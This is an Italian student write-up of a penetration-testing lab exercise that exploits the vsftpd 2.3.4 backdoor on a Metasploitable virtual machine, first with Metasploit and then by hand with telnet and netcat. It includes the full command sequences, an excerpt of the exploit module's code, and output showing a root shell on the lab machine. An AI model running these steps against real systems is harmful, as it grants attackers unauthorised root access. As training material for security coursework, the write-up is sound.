
W15D4 - Metasploit

Esercizio obbligatorio

Per prima cosa, ho modificato l'IP di Metasploitable, passando all'indirizzo 192.168.1.149, poi ho avviato la console di Metasploit, MSFConsole, con il comando "msfconsole" e con "search" ho lanciato una query per trovare un modulo per attaccare il servizio vsftpd. Ho scelto il modulo per creare una backdoor.



Con il comando "use" ho abilitato l'exploit da utilizzare e con "show options" ho visto le opzioni di configurazione richieste. In questo caso è obbligatorio configurare l'indirizzo della macchina target e la porta di destinazione. La porta di destinazione è già configurata, manca solo l'indirizzo IP della macchina target.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(
                                          ) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
            Current Setting
                             Required Description
   CHOST
                             no
                                       The local client address
                                       The local client port
   CPORT
                             no
                                       A proxy chain of format type:host:po
   Proxies
                             no
                                       rt[,type:host:port][ ... ]
                                       The target host(s), see https://docs
   RHOSTS
                             yes
                                       .metasploit.com/docs/using-metasploi
                                        t/basics/using-metasploit.html
                                       The target port (TCP)
   RPORT
            21
                             ves
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
      Name
       Automatic
View the full module info with the info, or info -d command.
```

Come richiesto, ho configurato la macchina target e per sicurezza anche la porta di destinazione, che è la porta di default del servizio vsftpd e poi ho cercato eventuali payload da aggiungere con "show payloads".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Ho impostato l'unico payload disponibile con "set payload" seguito dal path dell'unico payload disponibile ed ho controllato con "show options" se erano necessarie delle eventuali configurazioni aggiuntive. Alla fine non erano richieste altre configurazioni.

```
msf6 exploit(
                                               ) > show payloads
Compatible Payloads
                                     Disclosure Date
      Name
                                                         Rank
                                                                  Check
                                                                          Description
      payload/cmd/unix/interact
                                                         normal
                                                                  No
                                                                          Unix Command
 Interact with Established Connection
                                              ) > set payload payload/cmd/unix/int
msf6 exploit(
eract
payload ⇒ cmd/unix/interact
                                             r) > show options
msf6 exploit(
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
             Current Setting Required
                                            Description
   CHOST
                                            The local client address
                                            The local client port
A proxy chain of format type:host:po
   CPORT
   Proxies
                                            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
            192.168.1.149
                                 ves
   RPORT
                                 ves
                                            The target port (TCP)
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
       Automatic
```

A questo punto ho lanciato l'exploit con il comando "exploit" ed ho verificato che l'exploit sia andato a buon fine, creando tramite la shell sul sistema remoto una cartella chiamata "test_metasploit", come richiesto nella consegna dell'esercizio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:39059 → 192.168.1.149:6200)
at 2024-08-29 14:30:54 -0400

pwd
//
mkdir test_metasploit
cd /test_metasploit
pwd
//test_metasploit
```

Esercizio facoltativo

Con il comando "edit" ho analizzato il codice dell'exploit utilizzato nell'esercizio precedente per attaccare ed ho notato alcuni elementi utili, come :) per lo username e la porta 6200.

```
kali@kali: ~
File Actions Edit View Help
     nsock = self.connect(false, {'RPORT' \Rightarrow 6200}) rescue nil
if nsock
       print_status("The port used by the backdoor bind listener is
        handle_backdoor(nsock)
     banner = sock.get_once(-1, 30).to_s
print_status("Banner: #{banner.strip}")
                           #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
     resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")
       f resp =~ /^530 /
print_error("This server is configured for anonymous only and the backd
ode cannot be reached")
     if resp !~ /^331 /
print_error("This
        disconnect
     sock.put("PAS
                         #{rand_text_alphanumeric(rand(6)+1)}\r\n")
# Do not bother reading the response from password, just try the backdoor nsock = self.connect(false, {'RPORT' \Rightarrow 6200}) rescue nil
        print_good("Backdoor s
handle_backdoor(nsock)
                                                                                    84,0-1
                                                                                                         67%
```

A questo punto ho avviato una sessione telnet sulla porta 21, inserendo poi come username uno username a caso che termina con :) e una password a caso.

```
File Actions Edit View Help

(kali@kali)-[~]

$ telnet 192.168.1.149 21

Trying 192.168.1.149...

Connected to 192.168.1.149.

Escape character is '^]'.

220 (vsFTPd 2.3.4)

username:)

530 Please login with USER and PASS.

USER Maria:)

331 Please specify the password.

PASS password
```

Viene dunque avviata una shell remota che ho testato collegandomi con nc sulla porta 6200, vista nel codice da analizzare. L'exploit è dunque andato a buon fine anche senza utilizzare metasploit.

```
kali@kali: ~
File Actions Edit View Help
(kali@ kali)-[~]
nc 192.168.1.149 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```